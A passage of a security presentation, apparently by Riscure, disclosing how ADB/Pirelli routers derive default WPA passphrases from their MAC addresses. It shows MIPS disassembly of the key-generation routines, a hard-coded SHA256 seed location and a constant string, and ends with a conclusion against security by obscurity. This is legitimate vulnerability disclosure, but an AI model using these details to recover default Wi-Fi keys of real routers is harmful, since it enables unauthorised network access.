


Figure : Call flow for createWPAPassphraseFromKey

ADB / Pirelli

```
la      $a1, ssid
la      $v0, createSSIDFromMAC
move    $t9, $v0
jalr    $t9 ; createSSIDFromMAC
nop
lw      $gp, 0xC8+var_B0($fp)
li      $v0, 0x20  # ' '
sw      $v0, 0xC8+var_90($fp)
li      $v0, 0xB
sw      $v0, 0xC8+var_90($fp)
addiu   $v0, $fp, 0xC8+var_90
la      $a0, key
move    $a1, $v0
lw      $a2, 0xC8+arg_0($fp)
la      $v0, 0xA0000
addiu   $a3, $v0, (a1236790 - 0xA0000)  # "1236790"
la      $v0, generateKey
move    $t9, $v0
jalr    $t9 ; generateKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu   $a0, $v0, (aGeneratekey - 0xA0000)  # "generateKey"
la      $v0, puts
move    $t9, $v0
jalr    $t9 ; puts
nop
lw      $gp, 0xC8+var_B0($fp)
lw      $v0, 0xC8+var_90($fp)
la      $a0, passphrase
la      $a1, key
move    $a2, $v0
la      $v0, createWPAPassphraseFromKey
move    $t9, $v0
jalr    $t9 ; createWPAPassphraseFromKey
nop
lw      $gp, 0xC8+var_B0($fp)
la      $v0, 0xA0000
addiu   $v0, (aPassphraseSIdx - 0xA0000)  # "PassPhrase=%s ,idx=%d\n"
move    $a0, $v0
la      $a1, passphrase
lw      $a2, 0xC8+arg_0($fp)
```

Figure : Dissasembly of wlWriteMdmDefault

ADB / Pirelli

```
la      $v0, SHA256_Init
move    $t9, $v0
jalr    $t9 ; SHA256_Init
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
la      $v0, 0xD0000
addiu   $a1, $v0, 0x29E0
li      $a2, 0x20  # ' '
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+arg_C($fp)
la      $v0, strlen
move    $t9, $v0
jalr    $t9 ; strlen
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
lw      $a1, 0x28+arg_C($fp)
move    $a2, $v0
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
lw      $a0, 0x28+var_10($fp)
lw      $a1, 0x28+arg_10($fp)
li      $a2, 6   # 6 bytes mac address
la      $v0, SHA256_Update
move    $t9, $v0
jalr    $t9 ; SHA256_Update
nop
lw      $gp, 0x28+var_C($fp)
la      $a0, hash
lw      $a1, 0x28+var_10($fp)
la      $v0, SHA256_Final
```

secret seed located at 0xd29e0 with 32 bytes (0x20)

srg_C is the string "1236790" coming from generateKey

Figure : Dissasembly of generateKey-from-mac

ADB / Pirelli




Figure : Secret data found out in the library

Conclusion

- Since SpeedTouch security issue in 2008, security has not improved whatsoever
- This is an industry-wide problem.
- **Security by Obscurity** does not work!
- Vendors reuse the same algorithms with slightly small changes
- Neither stripped nor obfuscated binaries are a solution
- Please do not include algorithms inside of FW images

Questions and answers

riscure

Challenge your security

Contact: Eduardo Novella
Security Analyst
NovellaLorente@riscure.com

Riscure B.V.
Frontier Building, Delftechpark 49
2628 XJ Delft
The Netherlands
Phone: +31 15 251 40 90

www.riscure.com

Riscure North America
71 Stevenson Street, Suite 400
San Francisco, CA 94105
USA
Phone: +1 650 646 99 79

inforequest@riscure.com